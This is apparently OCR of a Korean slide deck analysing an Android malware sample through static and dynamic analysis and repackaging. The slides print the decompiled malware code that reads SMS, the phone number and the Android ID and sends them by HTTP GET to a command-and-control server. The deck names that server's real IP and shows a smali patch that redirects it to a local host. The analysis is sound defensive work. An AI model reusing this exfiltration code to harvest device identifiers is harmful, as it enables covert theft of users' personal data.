
<MainActivity - onCreate>



2. 정적 분석 - 코드 흐름



bbkaidknng
(Application)
MainActivity
checkPermission()
onRequestPermissionsResult()
sms observer create
dekgunkakkg
startService()
accadchaav
phone number
id, version(sdk)
elelu
http://Host:80
C2C Server

3. 동적 분석 - Proxy



Burp Project Intruder Repeater Window Help
Burp Suite Community Edition v2021.8.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Proxy Listeners
Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.
Add
Edit
Remove
Running Interface Invisible Redirect Certificate TLS Protocols
192.168.0.98:8080 Per-host Default
Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for use in other tools or another installation of Burp.
Import / export CA certificate
Regenerate CA certificate
Intercept Client Requests
Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.
Intercept requests based on the following rules: Master interception is turned off
Add
Edit
Remove
Up
Down
Enabled Operator Match type Relationship Condition
File extension Does not match (^gif$|^jpg$|^png$|^css$|^js$|^ico...
Or Request Contains parameters
Or HTTP method Does not match (get|post)
And URL Is in target scope


SM-G930S
100% 오전 9:11
SCP_5GHz
자동으로 다시 연결
고급 옵션 표시
IP 설정
DHCP
프록시
수동
브라우저는 HTTP 프록시를 사용할 수 있으나
다른 앱은 사용하지 못할 수 있습니다.
192.168.0.98
프록시 포트
8080
프록시 예외 대상
example.com,mycomp.test.com,lo...
취소
저장


3. 동적 분석 - Proxy


Burp Project Intruder Repeater Window Help
Burp Suite Community Edition v2021.8.4 - Temporary Project
Sequencer Decoder Comparer Logger Extender Project options User options Learn
Dashboard Target Proxy Intruder Repeater
Intercept HTTP history WebSockets history Options
Request to http://162.216.242.208:80
=> C2C Server IP
Forward Drop Intercept is on Action Open Browser Comment this item HTTP/1
Pretty Raw Hex \n
1 GET /phonereg?phonenum=123456&phoneid=e0176a0fbafeff2c&version=26 HTTP/1.1
2 User-Agent: Dalvik/2.1.0 (Linux; U; Android 8.0.0; SM-G930S Build/R16NW)
3 Host: 162.216.242.208
4 Connection: close
5 Accept-Encoding: gzip, deflate
6
7
=> phone number, adnroid id, sdk version
INSPECTOR
Search...
0 matches

3. 동적 분석 - Proxy


Geo Data Tool
View my IP information
More info about IPs
Language
Host/IP
Hostname: 162.216.242.208
IP Address: 162.216.242.208
Country: United States
Country Code: US ()
Region: Arizona
City: Chandler
Postal Code: 85248
Latitude: 33.247500
Longitude: -111.879180
Google
Google 지도를 제대로 로드할 수 없습니다.
이 웹사이트의 소유자이신가요?
확인
For development purposes only
For development purposes only
로스앤젤레스
Los Angeles
San Diego
휴스턴
Houston
멕시코
멕시코시티
Ciudad de
Google
단축키
지도 데이터 ©2021 Google, INEGI
500 km
이용약관

3. 동적 분석 - Proxy




```java
try {
    getSmsFromPhone();
    String string = Settings.System.getString(getContentResolver(), "android_id");
    String line1Number = ((TelephonyManager) getSystemService("phone")).getLine1Number();
    if (line1Number == null) {
        line1Number = "123456";
    }
    Intent intent = new Intent();
    intent.setAction("phonereg");
    intent.putExtra("phoneid", string);
    intent.putExtra("phonenum", line1Number);
    intent.putExtra("version", String.valueOf(Build.VERSION.SDK_INT));
    return elelu.get(intent);
```

<accadchaav - reg()>

```java
private static boolean tryget(String str, StringBuilder sb) {
    try {
        String ppvpp = ppvpp(0.0f);
        HOST_NAME = ppvpp;
        if (ppvpp.length() == 0) {
            return false;
        }
        HttpURLConnection httpURLConnection = (HttpURLConnection) new URL(String.format("http://%s:%d/%s?%s", new Object[]{HOST_NAME, Integer.valueOf(HOST_PORT)
        httpURLConnection.setConnectTimeout(5000);
        httpURLConnection.setRequestMethod("GET");
        httpURLConnection.connect();
        if (httpURLConnection.getResponseCode() != 200 || is2String(httpURLConnection.getInputStream()).compareToIgnoreCase("OK") == 0) {
            return true;
        }
        return false;
```

<elelu - tryget()>

3. 동적 분석 - Repackaging

```
private static boolean tryget(String str, StringBuilder sb) {
    try {
        String ppvpp = ppvpp(0.0f);
        HOST_NAME = ppvpp;
        if (ppvpp.length() == 0) {
            return false;
        }
        HttpURLConnection httpURLConnection = (HttpURLConnection) new URL(String.format("http://%s:%d/%s?%s", new Object[]{HOST_NAME, Integer.valueOf(HOST_PORT)
        httpURLConnection.setConnectTimeout(5000);
        httpURLConnection.setRequestMethod("GET");
        httpURLConnection.connect();
        if (httpURLConnection.getResponseCode() != 200 || is2String(httpURLConnection.getInputStream()).compareToIgnoreCase("OK") == 0) {
            return true;
        }
        return false;
```

=> Host Setting

=> Response Check

<elelu - tryget()>

3. 동적 분석 - Repackaging

```
.line 44
:try_start_0
invoke-static {v0}, Lcom/ffcpk/guaac/elelu;->ppvpp(F)Ljava/lang/String;

move-result-object v0

sput-object v0, Lcom/ffcpk/guaac/elelu;->HOST_NAME:Ljava/lang/String;
```

```
.line 63
invoke-virtual {p0, p1}, Ljava/lang/String;->compareToIgnoreCase(Ljava/lang/String;)I

move-result p0
:try_end_0
.catch Ljava/io/IOException; {:try_start_0 .. :try_end_0} :catch_0

if-nez p0, :cond_1

return v5

:cond_1
return v1
```


〈코드 수정 전〉

```
.line 44
:try_start_0
invoke-static {v0}, Lcom/ffcpk/guaac/elelu;->ppvpp(F)Ljava/lang/String;

move-result-object v0

const-string v0, "192.168.0.98"

sput-object v0, Lcom/ffcpk/guaac/elelu;->HOST_NAME:Ljava/lang/String;
```

